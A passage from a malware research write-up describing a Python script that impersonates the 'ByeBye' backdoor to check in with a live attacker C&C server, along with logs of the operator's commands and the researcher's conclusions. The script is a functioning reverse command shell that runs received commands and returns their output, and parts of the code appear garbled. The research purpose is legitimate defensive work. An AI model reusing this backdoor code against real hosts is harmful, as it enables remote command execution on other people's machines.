    cmd = "(C) Copyright 1985-2001 Microsoft Corp.\n"
    prompt = "C:\Documents and Settings\User> "

    print("[*] Trying to connect to C&C...")

    # Try to establish connection with the C&C.
    while True:
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect((host, 80))
        except Exception as e:
        print("[!] ERROR: Unable to connect: {0}".format(e))
        sock.close()
        continue
    else:
        subprocess.Popen('start alarm.mp3', shell=True)
        break

    print("[*] Connected to C&C!")

    # Send check-in message.
    sock.send(buf)

    print("[*] Authenticated to C&C!")

    # This flag represents whether we should currently emulate a cmd.exe prompt
    # or emulate the backdoor shell.
    shell_mode = False

    # Main loop.
    while True:
        # Wait for incoming command.
        try:
            bufin = sock.recv(1024)
        except KeyboardInterrupt:
            break
        except Exception as e:
```

```
            print("[!] ERROR: Connection lost: {0}".format(e))
            break

        data = bufin.strip()
        if len(data) == 0:
            continue

        print("[ ] Received: {0}".format(data))

        # If we are in cmd.exe mode...
        if shell_mode:
            # If he tries to exit the cmd, we emulate that.             if data in
('quit', 'exit'):
                shell_mode = False
                sock.send('/pre>)
                continue
            # If he tries to shutdown the system, I'm gonna interrupt.
            elif 'shutdown' in data:
                break
            # I don't want him to kill processes.
            elif 'taskkill' in data:
                continue
            # Otherwise just execute the command.
            else:
                proc = subprocess.Popen(data, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, shell=True)
                (out, err) = proc.communicate()

                if out:
                    lines = out.split('\n')
                    out_lines = []
                    for line in lines:
                        # Can filter output here, for instance remove process
                        # names or VirtualBox indicators and such.
                        out_lines.append(line)

                    # Send the findal cmd output.
                    sock.send('\n'.join(out_lines))
                if err:
                    sock.send(err)

                sock.send(prompt)
            else:
                if data == 'kill':
                    # Should do this:
                    #sock.send('KILLED')
                    # But I'm disappointed:
                    sock.send('NOOooOOooOOooOOoo :-( I thought we were friends!')
                    break
                elif data == 'shell':
                    sock.send(cmd)
                    sock.send(prompt)
                    shell_mode = True
                    continue
                elif data == 'sleep':
```

```
                    sock.send('BYE BYE\n')

                sock.send('/pre>)

if __name__ == '__main__':
    if len(sys.argv) == 2:
        main(sys.argv[1])
    else:
        main()
```

As you can see, this script simply tries to emulate the basic functionality of ByeBye: it performs the initial check-in and waits for incoming messages from the operator.

Yes - since, as previously said, the C&C comes online only at times - I instructed the script to play an extremely loud alarm. Props to my flatmate for waking me up whenever the alarm went off.

Surprisingly the operator responded few moments later my first attempt, although **he quickly tried to terminate me** probably noticing an unexpected origin:

[ ] Received: kill

[ ] Received: kill

[ ] Received: shell

[ ] Received: shutdown /r /t 0

Unfortunately at that time I didn't have the script completed, therefore he noticed something odd and closed my connection.

I let a few days pass, completed the script and prepared a more credible scenario: a legitimate looking system connecting out of South Asia. This time it took a bit longer to get some response from the operator, who simply **tried to search for documents on the system**:

[ ] Received: shell

[ ] Received: systeminfo

[ ] Received: dir /s *.pdf

[ ] Received: dir /s *.doc

[ ] Received: exit

[ ] Received: sleep

Sadly no further activity was observed.

Conclusions

This is yet another case of poorly skilled attackers managing to run successful espionage campaigns for extended periods of time. This is probably one of the most basic incidents I encountered so far, but we can safely assume that the operators behind this campaign are successful enough to maintain the operations running for at least the last 6 months, possibly even more.

No clear indicator is available to make an informed estimate on what could be the origin of the attacks.

This work was brought to you by Claudio "nex" Guarnieri, Rapid7 Labs.